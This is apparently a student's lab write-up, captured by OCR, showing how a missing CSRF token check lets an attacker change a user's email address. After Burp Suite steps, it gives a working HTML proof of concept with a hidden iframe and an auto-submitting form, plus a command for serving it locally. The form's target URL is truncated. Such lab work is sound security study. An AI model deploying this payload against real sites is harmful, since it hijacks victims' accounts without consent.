
This demonstrates how an application with poor CSRF protection can be exploited by attackers to change user data without their consent. By leveraging Burp Suite, we can generate and deploy a CSRF PoC, bypassing security mechanisms.




Interceptor:




Send to Repeater to remove the CSRF token from email parameter:



Response received :



HTTP Status : 200 OK




Writing the script:

```html
<html>
    <body>
        <h1>Hello World</h1>
        <iframe style="display: none" name="csrf-iframe"></iframe>
        <form action="https://0a92001e049e898b806aa895001000c6.web-security
        method="post" id="csrf-form" target="csrf-iframe">
        <input type="hidden" name="email" value="saran@2693.ca">
    </form>

    <script>document.getElementById("csrf-form").submit()</script>
    </body>
</html>
```


Start the local server (for community edition):

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

PS C:\Users\saran\Desktop\sem6\cryptolab> python3 -m http.server 5555
Serving HTTP on :: port 5555 (http://[::]:5555/) ...
```

To the Victim User:



In the Background the Email is changed successfully:



**********END**********